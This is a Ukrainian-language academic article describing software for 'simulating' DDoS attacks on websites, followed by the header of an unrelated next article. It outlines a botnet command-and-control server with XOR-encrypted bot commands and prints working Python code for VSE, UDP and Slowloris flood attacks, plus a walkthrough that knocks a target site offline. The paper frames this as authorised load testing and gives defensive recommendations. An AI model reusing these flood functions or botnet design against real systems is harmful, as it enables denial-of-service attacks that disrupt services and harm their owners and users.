ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ СИСТЕМИ ІМІТАЦІЙНОГО МОДЕЛЮВАННЯ ПРОЦЕСУ DISTRIBUTED DENIAL OF SERVICE-АТАК НА ВЕБ-САЙТИ

Анотація. *Distributed Denial of Service (DDoS) є одним з найбільш широко використовуваних методів кібератак в інтернеті. Це атака, яка спрямована на перевантаження веб-сайту, сервера або мережі трафіком, з метою заборонити легітимним користувачам доступ до ресурсу. Для цього зловмисники використовують велику кількість комп'ютерів, які були скомпрометовані або озброєні спеціальним програмним забезпеченням, яке називається ботнетом. DDoS-атаки можуть використовуватися, як з боку зловмисників, так і в плані захисту від них (для тестування веб-сайтів з метою передбачення таких нападів).*

Мета роботи *– розробка програмного забезпечення для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7.*

Методологія. *Для реалізації проєкту використано наступні засоби та інструменти розробки: мова програмування Python; клієнтська частина PuTTy; серверна частина PostgreSQL; інструмент адміністрування та розробки для PostgreSQL pgAdmin; розподілене сховище даних, що зберігає інформацію в пам'яті Redis; розподілена система контролю версій Git; середовище розробки Visual Studio Code; сервіс хостингу у хмарі Hetzner.*

Наукова новизна*. В роботі проаналізовано найбільш використовувані на сьогодні техніки для здійснення DDoS-атак, детально описано основні етапи їх застосування. Розглянуто реалізацію основних частин проєкту, а саме, облікових записів, потужних серверів, протоколів тестування, розгортання. Для виконання поставленої мети обрано тестування інтернет ресурсів на пропускну здатність. Для цього використано два протоколи L4 та L7. Для опису роботи системи тестування інтернет-ресурсів побудовано діаграму прецедентів. Розроблено програму, що дозволяє оцінити пропускну здатність веб-сайтів, з метою їх захисту від DDoS-атак. Розглянуто процес тестування поетапно на прикладі.*

Висновки. *Розроблене програмне забезпечення можна використовувати для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7.*

Ключові слова: *діаграма прецедентів, протоколи L4 та L7, пропускна здатність.*

Oksana KOSHOVA, Dmytro OLKHOVSKY, Stanislav SUPRUN, Stanislav VOLKOV. SOFTWARE OF THE SYSTEM FOR SIMULATING THE PROCESS OF DISTRIBUTED DENIAL OF SERVICE-ATTACKS ON WEBSITES

Abstract. *Distributed Denial of Service (DDoS) is one of the most widely used methods of cyber attacks on the Internet. This is an attack that aims to overload a website, server or network with traffic in order to deny legitimate users access to the resource. For this, attackers use a large number of computers that have been compromised or armed with special software, called a botnet. DDoS attacks can be used both by attackers and in terms of protection against them (to test websites in order to anticipate such attacks).*

The purpose of the work *is development of software for testing Internet resources for bandwidth through L4 and L7 protocols.*

Methodology. *The following tools and development tools were used to implement the project: Python programming language; PuTTy client part; server part of PostgreSQL; administration and development tool for PostgreSQL pgAdmin; a distributed data store that stores information in Redis memory; Git distributed version control system; Visual Studio Code development environment; Hetzner cloud hosting service.*

Scientific novelty. *The most used today techniques for carrying out DDoS attacks has been analyzed in that paper. The main stages of their application have been described in detail. The implementation of the main parts of the project, namely accounts, powerful servers, testing protocols, deployment has been considered. Testing of Internet resources for bandwidth was chosen to fulfill the goal. Two protocols L4 and L7 were used for this purpose. The diagram of precedents to describe the operation of the system of testing Internet resources was built. A program that allows you to estimate the bandwidth of websites in order to protect them from DDoS attacks has been developed. The testing process is considered in stages using an example.*

Conclusions. *The developed software can be used to test Internet resources for bandwidth through L4 and L7 protocols.*

Key words: *precedent diagram, L4 and L7 protocols, bandwidth.*

Вступ. Постановка проблеми в загальному вигляді та її зв'язок з важливими науковими чи практичними завданнями. Зловмисники можуть використовувати різні техніки для здійснення DDoS-атак, включаючи SYN-флуд, UDP-флуд, HTTP-флуд, DNS-ампліфікацію та інші. Кожна з цих технік має свої переваги та недоліки, і вибір конкретної техніки залежить від цілей атаки та характеристик цільового веб-сайту або мережевого ресурсу. Попри те, що DDoS-атаки можуть бути виконані з різних мотивів, таких як політичні або економічні, вони завжди мають серйозні наслідки для жертв. Атаки можуть спричинити великі фінансові втрати, перерви у роботі веб-сайту та негативно позначитися на репутації компанії. Тому захист від DDoS-атак є надзвичайно важливою задачею для будь-якої компанії, яка залежить від свого веб-сайту та мережевих ресурсів для здійснення бізнесу.

Аналіз останніх досліджень і публікацій. Роботи [1-14] висвітлюють різні підходи та інструменти, які дозволяють глибше зрозуміти механізми атак та ефективно боротися з такими загрозами. Зокрема, в [10] проаналізовано поведінку атак, їхні наслідки та стратегії пом'якшення в контрольованих умовах. Основні компоненти включають вузли-атакуючі, уразливі пристрої (Devs) та сервер-ціль, що створює реалістичні сценарії атак за допомогою Docker та NS-3 симулятора мережі. В дослідженні [13] розглянуто методику виявлення та пом'якшення атак SYN Flood у розподіленому середовищі. Запропонована модель базується на евристичних підходах і використовує симулятор OMNET для аналізу та порівняння з іншими методами. Огляд публікацій вказує на важливість використання різних підходів до моделювання та аналізу DDoS-атак для підвищення рівня кібербезпеки та розробки ефективних стратегій захисту.

Постановка завдання. Вирішено розробити програмне забезпечення системи тестування інтернет ресурсів на пропускну здатність на клієнт-серверній архітектурі, тобто має бути єдиний веб-сервер, який буде контролювати поведінку клієнтської частини. Остання в свою чергу повинна бути представлена у вигляді програми, що контролює декілька девайсів, та оперувати даними з бази даних.

Виклад основного матеріалу дослідження. DDoS може відрізнятися в залежності від того, для якої конкретно мети зловмисник хоче виконати DDoS-атаку. Однак будь-яка з них може включати наступні кроки.

Визначення мети атаки: зловмисник повинен визначити, який веб-сайт або мережевий ресурс він хоче атакувати. Це може бути зроблено з різних мотивів, включаючи політичні, економічні або особисті.

Вибір методу атаки: зловмисник повинен вибрати метод атаки, який буде найбільш ефективним для досягнення мети атаки. Це може включати використання ботнету, створення власного ботнету, використання зламаних комп'ютерів або використання інших засобів.

Вибір програмного забезпечення для атаки: зловмисник повинен вибрати програмне забезпечення, яке найкраще підходить для виконання DDoS-атаки. Це може включати вибір відкритого програмного забезпечення або створення власного програмного забезпечення.

Підготовка до атаки: зловмисник повинен підготувати свої засоби для виконання атаки, такі як ботнет, програмне забезпечення та інші ресурси. Він також може використовувати техніки для приховування своєї ідентичності та розміщення атак з анонімних джерел.

Виконання атаки: зловмисник запускає атаку, відправляючи велику кількість запитів на веб-сайт або мережевий ресурс, щоб перевантажити його та заблокувати доступ до нього для користувачів.

Оцінка результатів: зловмисник оцінює результати атаки та визначає, чи потрібно здійснити додаткові дії для досягнення поставленої мети. Він також може виконувати моніторинг стану веб-сайту або мережевого ресурсу під час атаки, щоб зрозуміти, наскільки ефективно вона працює [11, 12].

Розглянемо реалізацію таких частин проєкту: облікові записи, потужні сервери, протоколи тестування, розгортання.

Облікові записи. Реалізація частини з обліковими записами користувачів системи включає розробку як клієнтської, так і серверної логіки. Алгоритм авторизації побудований на основі токену, що зберігає дані користувача для подальшої авторизації користувача. Клієнт отримує цей токен від серверу після успішної авторизації користувача, а в подальшому використовує для авторизації запитів до серверу. Якщо буде здійснено повторний вхід в обліковий запис, то старий токен анулюється, тим самим, користувачу із старим токеном потрібно ще раз увійти до облікового запису. Отже, є завжди тільки

один валідний токен і тільки один авторизований користувач облікового запису. Також, після успішної авторизації, користувач має можливість вийти з облікового запису.

Потужні сервери. Якщо говорити про злочинців, які хочуть провести DDoS-атаку, то вони можуть використовувати будь-які сервери, які доступні для них. Зазвичай, це можуть бути сервери з відкритими портами, сервери зі слабкими або відсутніми захистами, сервери з відкритими DNS-ампліфікаторами та інші.

Будемо використовувати власний сервер.

Протоколи тестування. Тестування на стійкість до DDoS-атак може бути здійснене за допомогою різних протоколів тестування. Тестування на стійкість до DDoS-атак може допомогти виявити слабкі місця в захисті веб-сайту та допомогти компанії виявити шляхи покращення безпеки своїх ресурсів.

Наприклад, розробники веб-сайтів можуть використовувати тести на стійкість до DDoS-атак, щоб забезпечити, що їх сайти можуть протистояти навантаженню, яке може статися в результаті атаки. Це може бути особливо важливим для підприємств, які залежать від своїх веб-сайтів для проведення бізнесу.

Проте, важливо пам'ятати, що тестування на стійкість до DDoS-атак повинне проводитися тільки з дозволу власника веб-сайту. Будь-яка спроба тестування без дозволу може бути законним порушенням та мати негативні наслідки для всіх сторін, включаючи юридичну відповідальність для тестувачів.

Узагалі, важливо зазначити, що це дуже складний процес, який потребує фахівців інформаційної безпеки, які знають, як працюють різні види DDoS-атак і які методи захисту від них найбільш ефективні. Вони можуть розробляти стратегії та рекомендації щодо покращення безпеки веб-сайту на основі результатів тестів [8, 9].

Отже, тестування на стійкість до DDoS-атак є важливим етапом в захисті веб-сайту від атак і може допомогти компаніям збільшити стійкість своїх ресурсів до збоїв та перевантажень. Проте, це слід робити тільки з дозволу власника веб-сайту та за допомогою фахівців інформаційної безпеки.

У роботі використано два протоки L4 та L7.

Розгортання. Використано PuTTY – це безкоштовний емулятор терміналу з відкритим вихідним кодом, послідовна консоль і програма для передачі файлів по мережі. Зазвичай використовується для віддаленого доступу та управління такими пристроями, як сервери, мережеві комутатори та маршрутизатори, і підтримує різноманітні протоколи, включаючи SSH (Secure Shell), Telnet та rlogin. PuTTY доступний для Windows, macOS та Linux і широко використовується системними адміністраторами та IT-фахівцями для таких завдань, як налаштування та моніторинг мережевих пристроїв, передача файлів та запуск віддалених команд. PuTTY також є популярним вибором для підключення та управління віддаленими серверами та пристроями під управлінням Linux або Unix.

Для опису роботи частин системи, що розробляються, а саме: тестування інтернет-ресурсів, було вирішено побудувати діаграму прецедентів (рис. 1).

Прецедент – це все те, що може робити система, або що можна робити з нею.




Рис. 1. Діаграма прецедентів облікових записів

ПРЕЦЕДЕНТ: АВТОРИЗАЦІЯ.

Ектор: Неавторизований користувач.

Передумова: Користувач не авторизований в системі.

Післяумова: Користувач авторизований в системі.

Сценарій:

- Користувач переходить до PuTTY.
- Натискає на кнопку авторизації.
- З'являється вікно авторизації.

– Користувач вводить свій email та пароль.
– Користувач натискає кнопку «Увійти».
– Користувач авторизований
ПРЕЦЕДЕНТ: ПОЧАТОК ТЕСТУВАННЯ.
Ектор: Авторизований користувач.
Передумова: Користувач авторизований в системі.
Післяумова: Користувач потрапляє до системи.
Сценарій:
– Користувач переходить до терміналу PuTTY.
– Пише команду в терміналі.
– Обирає сервера з яких буде надсилати запити.
– Обирає сервер на який буде надсилати запити.

Розглянемо особливості розробленого програмного продукту із використанням протоколів L4 та L7.

Ботнет для здійснення DDoS-атак на рівні L4 (Transport Layer) та L7 зазвичай складається з кількох основних компонентів.

Загальна схема роботи ботнету для DDoS-атак на рівні L4 та L7 виглядає наступним чином:

1. Зловмисник заражає велику кількість пристроїв шкідливим ПЗ, перетворюючи їх на ботів.
2. Інфіковані пристрої встановлюють з'єднання з командним сервером (C&C сервером).
3. Боти отримують від C&C сервера команди для здійснення DDoS-атак.
4. Боти здійснюють атаки, генеруючи великий обсяг трафіку на цільовий сервер або мережу.
5. Боти відправляють звіти на C&C сервер про результати атак та свій стан.

Командний сервер (C&C сервер). Його функціями виступають координація та комунікація. Він відправляє команди ботам (інфікованим пристроям) та збирає звіти від ботів про успішність атак або їхній стан. Він може бути розгорнутий на VPS або хмарному сервері. При цьому часто використовує методи шифрування та приховування, щоб уникнути виявлення.

Боти (інфіковані пристрої). Їх функції – це виконання команд та звітування. Тобто вони отримують команди від C&C сервера і виконують DDoS-атаки. Потім повідомляють про свій стан та результати атак на C&C сервер.

Глобальні змінні: shutdown, count, dead, socketList, key – змінні для керування станом програми та зберігання інформації.

Функції для роботи з сокетами:

ReadSocket(sock, length) і ReadLine(sock, length) – функції для читання даних із сокета.

SentCmd(data, sock, rlock) – надсилання команди ботам.

SendCmd(cmd, so, rlock) – функція для надсилання команди всім ботам.

scan_device(rlock) – сканування підключених ботів.

ShowBot(so) – відображення кількості підключених ботів.

handle_bot(sock, socketList, rlock) – обробка під'єднаного бота, підтримка його з'єднання.

Verify(sock, addr, rlock) – верифікація клієнта, що підключається.

Commander(sock, rlock) – інтерфейс командного рядка для управління ботнетом.

Функції для управління ботнетом:

listen_scan() – функція для прослуховування і реєстрації знайдених IP-адрес.

main(rlock) – основна функція сервера для прийому нових з'єднань.

xor_enc(string, key) і xor_dec(string, key) – функції для шифрування і дешифрування рядків із використанням XOR.

Основний блок коду:

Перевірка аргументів командного рядка для встановлення порту.

Створення та запуск потоків для роботи сервера.

Основні кроки роботи:

1. Запуск сервера. Перевірка наявності аргументу командного рядка для встановлення порту.

2. Запуск функції main, яка створює серверний сокет і приймає нові підключення.

3. Верифікація клієнтів. Під час підключення нового клієнта виконується функція Verify, яка перевіряє, чи є клієнт ботом або командиром (адміністратором).

4. Управління ботами. У разі бота, його додають до списку socketList, і запускають функцію handle_bot для підтримки з'єднання.

У разі командира, виконується аутентифікація за даними з файлу login.txt, після чого запускається інтерфейс командного рядка Commander.

5. Командний інтерфейс. У командному інтерфейсі можна надсилати команди ботам, сканувати активні з'єднання, підраховувати кількість ботів і виконувати інші адміністративні завдання.

6. Шифрування даних. Для забезпечення конфіденційності даних між сервером і ботами використовується просте шифрування XOR з базовим 64 кодуванням.

Щодо транспортних протоколів L4 та L7, то вони виконують наступні типи атак:

1. VSE Flood – відправляє багато запитів на сервер, вичерпуючи ресурси для обробки нових з'єднань.

Тут у розробленому програмному продукті наявні наступні складові. Змінні та параметри:

ip і port – адреса і порт цільового сервера.

stop – глобальна змінна, яка використовується для зупинки атаки.

Нескінченний цикл:

while True: – цикл, який виконуватиметься доти, доки stop не стане True.

Створення UDP-сокета:

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) – створення сокета для передавання даних по UDP.

Надсилання пакетів:

У циклі for _ in range(200): надсилаються 200 пакетів, що містять рядок \xFF\xFF\xFF\xFF\xFF\ xFFTSource Engine Query\x00, що являє собою спеціальний запит до ігрового сервера.

Закриття сокета:

s.close() закриває сокет після завершення передачі.

```
def VSE(ip, port):#VSE flood, for Valve servers
global stop
while True:
if stop:
break
sendip=(str(ip),int(port))
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
try:
for _ in range(200):
s.sendto('\xFF\xFF\xFF\xFFTSource Engine Query\x00'.encode(), sendip)

s.close()
except:
s.close()
```

2. UDP Flood. Відправляє великий обсяг UDP-пакетів на випадкові порти, перевантажуючи сервер. Вона містить наступні складові.

Змінні та параметри:

ip, port і size – адреса і порт цільового сервера, розмір пакета.

stop – глобальна змінна для зупинки атаки.

Нескінченний цикл:

while True: – цикл, який виконується доти, доки stop не стане True.

Створення UDP-сокета:

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) – створення сокета для передавання даних по UDP.

Надсилання пакетів:

У циклі for _ in range(200): створюються і відправляються 200 пакетів випадкових байт довжиною size, згенерованих за допомогою random._urandom(int(size)).

Закриття сокета:

s.close() закриває сокет після завершення передачі.

```
def UDP(ip, port, size):#udp flood(best size is 512-1024, if size too big router may filter it)
global stop
while True:
if stop:
break
sendip=(str(ip),int(port))
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
try:
for _ in range(200):
udpbytes = random._urandom(int(size))
s.sendto(udpbytes, sendip)
s.close()
except:
s.close()
```

3. SLOWLORIS. Функція SLOW, яка реалізує атаку Slowloris, відкриваючи безліч незакритих HTTP-з'єднань із веб-сервером і підтримуючи їх відкритими.

def SLOW(ip, port, conns, path):
Параметри:
ip – адреса цільового сервера.
port – порт цільового сервера.
conns – кількість одночасних з'єднань.
path – шлях на сервері, до якого будуть спрямовані запити.
Ініціалізація та заголовки
socket_list = [] get_host = "GET " + path + "?" + str(random.randint(0, 50000)) + " HTTP/1.1\r\nHost: " + ip + "\r\n" connection = "Connection: Keep-Alive\r\n" useragent = "User-Agent: " + random.choice(useragents) + "\r\n" accept = random.choice(acceptall) header = get_host + useragent + accept + connection
Тут:
socket_list – список сокетів для підтримки з'єднань.
get_host – рядок запиту HTTP з випадковим числом для обходу кешування.
connection – заголовок для підтримки з'єднання відкритим.
useragent – заголовок із випадковим вибором рядка User-Agent.
accept – випадковий заголовок Accept.
header – усі заголовки разом.
Створення початкових з'єднань

```
for _ in range(int(conns)):
try:
if stop:#if stop=False then countine
break
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((str(ip), int(port)))
if int(port) == 443:
ctx = ssl.SSLContext()
s = ctx.wrap_socket(s,server_hostname=ip)
s.send(str.encode(header))
socket_list.append(s)
except:
pass
```

Створює conns кількість початкових TCP-з'єднань до сервера.
Якщо порт 443, то використовується SSL для шифрування з'єднання.
Відправляє HTTP-запит із заголовками і додає сокет у socket_list.
Підтримання з'єднань:

```
while True:#loop
if stop:#if stop=False then countine
break
for s in list(socket_list):
try:
s.send("X-a: {}\r\n".format(random.randint(1, 50000)).encode("utf-8"))
except socket.error:
socket_list.remove(s)
for _ in range(int(conns)-len(socket_list)):
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((str(ip), int(port)))
if port == 443:
s = ssl.wrap_socket(s)
```

s.send(str.encode(header))
socket_list.append(s)
except:
pass

Тут у нескінченному циклі підтримує відкриті з'єднання шляхом надсилання додаткових заголовків (X-a). Якщо сокет закрито, його видаляють із socket_list.

Якщо кількість з'єднань зменшується, створюються нові для відновлення початкової кількості.

Далі розглянемо етапи виконаного тестування та його результати.

1. Обираємо наш цільовий ресурс і аналізуємо загальну інформацію (рис. 2).




Рис. 2. Загальна інформація про сайт

2. Дізнаємось всі піддомени.
3. Дивимося інформацію про DNS (рис. 3).




Рис. 3. Інформацію про DNS

4. Далі запускаємо і дізнаємося, скільки видає один сервер потужності L4 (рис. 4).

Рис. 4. Потужності L4

5. Один сервер може створити декілька мільйонів підключень до незахищеного ресурса L7.
6. Запускаємо ботнет і підключаємо бота (рис. 5).




Рис 5. Підключення бота

7. Починаємо тестування (рис. 6).




Рис. 6. Початок тестування

8. Отримуємо результати тестування (рис. 7).




Рис. 7. Результати тестування

Проаналізуємо отримані результати тестування.

Після запуску двох потоків загальним обсягом 4-6 Gbps наш сайт для перевірки став недоступним. Це вказує на те, що сервери не витримують навантаження, що перевищує їх максимальну пропускну здатність.

Щодо причин недоступності сайту можна виділити наступні:

1. Пропускна здатність серверів виявилася недостатньою для обробки трафіку обсягом 4-6 Gbps.

2. Можливо, є інші фактори, такі як недостатня кількість ресурсів (ЦП, пам'ять), або інші вузькі місця в інфраструктурі.

За результатами проведеного тестування можна сформулювати наступні рекомендації для усунення вразливості досліджуваного сайту:

1. Розширення інфраструктури – необхідно додати більше серверів або збільшити пропускну здатність існуючих серверів.

2. Оптимізація – необхідно проаналізувати і оптимізувати налаштування сервера та програмного забезпечення для кращої обробки високого навантаження.

3. Балансування навантаження – використання балансувальника навантаження для рівномірного розподілу трафіку між кількома серверами може збільшити пропускну здатність.

4. Не менш важливим є проведення регулярних стрес-тестувань для перевірки стійкості інфраструктури досліджуваного сайту до високих навантажень.

Висновки з даного дослідження та перспективи подальших розвідок у даному напрямі. DDoS-атака є серйозною загрозою для онлайн-бізнесу, яка може призвести до значних фінансових втрат та порушення діяльності компанії. На жаль, злочинці, які проводять DDoS-атаки, постійно вдосконалюють свої методи та інструменти, що робить цю проблему ще більш актуальною. Однак, існують різноманітні методи захисту від DDoS-атак. У цілому, боротьба з DDoS-атаками вимагає поєднання різних підходів та інструментів, які дозволяють виявляти, запобігати та мінімізувати шкоду від таких атак. В роботі запропоновано програмне забезпечення системи імітаційного моделювання процесу DDoS-атак на веб-сайти, а саме: тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7. У подальшому планується його удосконалення шляхом нових методів та розширення потужностей для дослідження пропускної спроможності програмних продуктів.

Список використаних джерел:

1. Джулій В. М., Чорненький В. І., Савіцька О. О. Метод виявлення та протидії розподіленим атакам, спрямованим на відмову в обслуговуванні. *Вісник Хмельницького національного університету.* 2019. Вип. № 1. С. 127–134.

2. Матеріали Міжнародної науково-практичної конференції «Кіберпростір в умовах війни та глобальних викликів XXI століття: теорія та практика» (м. Одеса, 24 листопада 2023 р.). Одеса, 2023. 301 с.

3. Таненбаум, Ендрю С. Комп'ютерні мережі. К.: Видавництво «Підручники і посібники», 2023, 992 с.

4. Кошова О. П., Черненко О. О., Чілікіна Т. В., Комар І. І. Особливості розробки web-застосунків для системи дистанційного навчання з допомогою бібліотеки React. Системи та технології, 65(1), 2023. С. 20–31.

5. Кошова О. П., Ольховська О. В., Тацій Д. С., Олексійчук Ю. Ф., Черненко О.О. Розробка веб-додатків та сервісів на платформі NODE.JS. Таврійський науковий вісник. Серія: Технічні науки, 2023. Вип. 2. С. 78–89.

6. Garcia, Carlos, and Smith, Andrew. Cybersecurity Essentials: Protecting Your Web Assets from DDoS Attacks. New York: McGraw-Hill Education, 2020.

7. Ghaffari F., Gharaee H., Arabsorkhi A. Cloud security issues based on people, process and technology model: A survey. *In Proceedings of the 2019 5th International Conference on Web Research (ICWR), Tehran, Iran, 24–25 April 2019; IEEE: Piscataway, NJ, USA, 2019*; pp. 196–202.

8. Foschini, Luca, et al. "Effective DDoS Mitigation in Cloud Environments". IEEE Transactions on Cloud Computing, 2020.

9. Kumar, Sandeep. Advanced DDoS Mitigation Techniques. London: Wiley, 2019.

10. Kundi M., et al. An Adaptive Distributed Denial of Service Attack Prevention Technique in a Distributed Environment. Sensors, 2023. 23(14), 6574. Access mode: https://www.mdpi.com/1424-8220/23/14/6574

11. Liu B., Chen J., Hu Y. Mode division-based anomaly detection against integrity and availability attacks in industrial cyber-physical systems. Comput. Ind. 2022, 137.

12. Owens, John. «DDoS Attacks: Evolution, Detection, and Mitigation». – San Francisco: No Starch Press, 2021.

13. Sridhar-Research-Lab. DDoSim: Distributed Denial of Service Simulator. GitHub. 2023. Access mode: https://github.com/sridhar-research-lab/DDoSim

14. Stallings, William. «Network Security Essentials: Applications and Standards». Upper Saddle River, NJ: Pearson, 2016.

УДК 004.89
DOI https://doi.org/10.32689/maup.it.2024.2.8

Артур ОЛЕКСІЙ
аспірант кафедри інженерії програмного забезпечення в енергетиці,
Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського», arturoleksii@gmail.com
***ORCID:** 0009-0006-5354-8098*

Геннадій ПУХА
молодший науковий співробітник, Особливого конструкторського бюро «ШТОРМ»,
Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського», ph8htos@gmail.com
***ORCID:** 0000-0001-5728-1577*

СТВОРЕННЯ ДАТАСЕТУ АКУСТИЧНИХ СИГНАЛІВ ВОДНОГО СЕРЕДОВИЩА ДЛЯ ТРЕНУВАННЯ НЕЙРОМЕРЕЖІ ДЛЯ ПРИДУШЕННЯ ШУМІВ

